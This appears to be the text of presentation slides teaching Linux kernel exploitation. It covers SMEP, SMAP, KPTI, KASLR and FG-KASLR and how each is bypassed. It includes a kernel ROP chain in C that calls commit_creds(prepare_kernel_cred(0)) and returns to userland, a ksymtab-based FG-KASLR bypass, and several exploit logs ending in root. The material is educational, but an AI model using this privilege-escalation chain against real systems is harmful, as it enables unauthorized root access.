
If the SMEP flag is set in CR4, a page fault will also be triggered by **code running in supervisor mode that tries to fetch an instruction from a user-mode address.** -

Intel® 64 and IA-32 Architectures Software Developer's Manual
Volume 3A: System Programming Guide, Part 1

SMEP vs. Ret2Usr



Bypassing SMEP



Kernel ROP

`commit_creds(prepare_kernel_cred(0))` ←

`swapgs; iret` ←

`restore stack` ←

`pop rdi; ret`

`0x0`

`prepare_kernel_cred`

`mov rdi, rax; ret`

`commit_creds`

`swapgs; iret`

`&shell`

`cs`

`rflags`

`sp`

`ss`

Kernel ROP

```
payload[off++] = pop_rdi_ret;  
payload[off++] = 0x0; // rdi <- 0  
payload[off++] = prepare_kernel_cred;  
payload[off++] = pop_rdx_ret;  
payload[off++] = 0x8; // rdx <- 8  
payload[off++] = cmp_rdx_jne_pop2_ret;  
payload[off++] = 0x0; // dummy rbx  
payload[off++] = 0x0; // dummy rbp  
payload[off++] = mov_rdi_rax_jne_pop2_ret;  
payload[off++] = 0x0; // dummy rbx  
payload[off++] = 0x0; // dummy rbp  
payload[off++] = commit_creds;
```

```
payload[off++] = swapgs_pop1_ret; // swapgs  
payload[off++] = 0x0; // dummy rbp  
payload[off++] = iretq; // iretq frame
```

```
payload[off++] = user_rip;  
payload[off++] = user_cs;  
payload[off++] = user_rflags;  
payload[off++] = user_sp;  
payload[off++] = user_ss;
```

pop rdi; ret

0x0

prepare_kernel_cred

mov rdi, rax; ret

commit_creds

swapgs; **iret**

&shell

cs

rflags

sp

ss

Shell Party

```
/ $ whoami
whoami: unknown uid 1000
/ $ ./exploit
[*] Saved state
[*] Opened device
[*] Leaked 160 bytes
[*] Cookie: 71cf3c47f68bd000
[*] Prepared payload
[*] Returned to userland
[*] UID: 0, got root!
/ #
/ # whoami
whoami: unknown uid 0
```


SMAP

CR4.SMAP allows pages to be protected from supervisor-mode data accesses. If $\text{CR4.SMAP} = 1$, software operating in supervisor mode cannot access data at linear addresses that are accessible in user mode.

Intel® 64 and IA-32 Architectures Software Developer's Manual
Volume 3A: System Programming Guide, Part 1

Shell Party

```
/ $ whoami
whoami: unknown uid 1000
/ $ ./exploit
[*] Saved state
[*] Opened device
[*] Leaked 160 bytes
[*] Cookie: 71cf3c47f68bd000
[*] Prepared payload
[*] Returned to userland
[*] UID: 0, got root!
/ #
/ # whoami
whoami: unknown uid 0
```

KTPI

Introduced to prevent speculative CPU attacks (meltdown)

Creates two sets of pages tables; accessible in either kernel or user mode





Image copied from https://en.wikipedia.org/wiki/Kernel_page-table_isolation

Segfault Party

```
/ $ ./exploit
[*] Saved state
[*] Opened device
[*] Leaked 160 bytes
[*] Cookie: ede82e9fd8d72100
[*] Prepared payload
Segmentation fault
/ $
```

crashes in userland

Bypassing SMEP




Signal Party

```
/ $ whoami  
whoami: unknown uid 1000  
/ $ ./exploit  
[*] Saved state  
[*] Opened device  
[*] Leaked 160 bytes  
[*] Cookie: e97553b4ee6c9d00  
[*] Prepared payload  
[*] Returned to userland  
[*] UID: 0, got root!  
/ # whoami  
whoami: unknown uid 0
```


KASLR

ASLR in the kernel. Not too hard, right?

Bypassing SMEP




KASLR

FG-KASLR

This patch set is an implementation of finer grained kernel address space randomization. It rearranges your kernel code at load time on a per-function level granularity, with only around a second added to boot time. - [Kernel-hardening mailing list](#)

Bypassing FG-KASLR



Leak Base Address
From Earlier Stack Read
Find Address in
Non FG-KASLR Region


Add Base + Offset of
kystab_commit_creds
To get KASLR'd address
kystab_commit_creds

Read value_offset at ksymtab_commit_creds

```
struct kernel_symbol {  
    int value_offset;  
    int name_offset;  
    int namespace_offset; };
```

Shell Party

```
/ $ whoami
whoami: unknown uid 1000
/ $ ./exploit
[*] Saved state
[*] Opened device
[*] Leaked 320 bytes
    --> Cookie: f31463328e22c700
    --> Image base: ffffffff97e00000
[*] Prepared payload to leak commit_creds()
    --> commit_creds: ffffffff98595b00
[*] Prepared payload to leak prepare_kernel_cred()
    --> prepare_kernel_cred: ffffffff984e7700
[*] Prepared payload to call prepare_kernel_cred(0)
    --> returned_creds_struct: ffff9e3c476e1c00
[*] Prepared payload to call commit_creds(returned_creds_struct)
[*] Returned to userland
[*] UID: 0, got root!
/ # whoami
whoami: unknown uid 0
/ #
```



Thank you.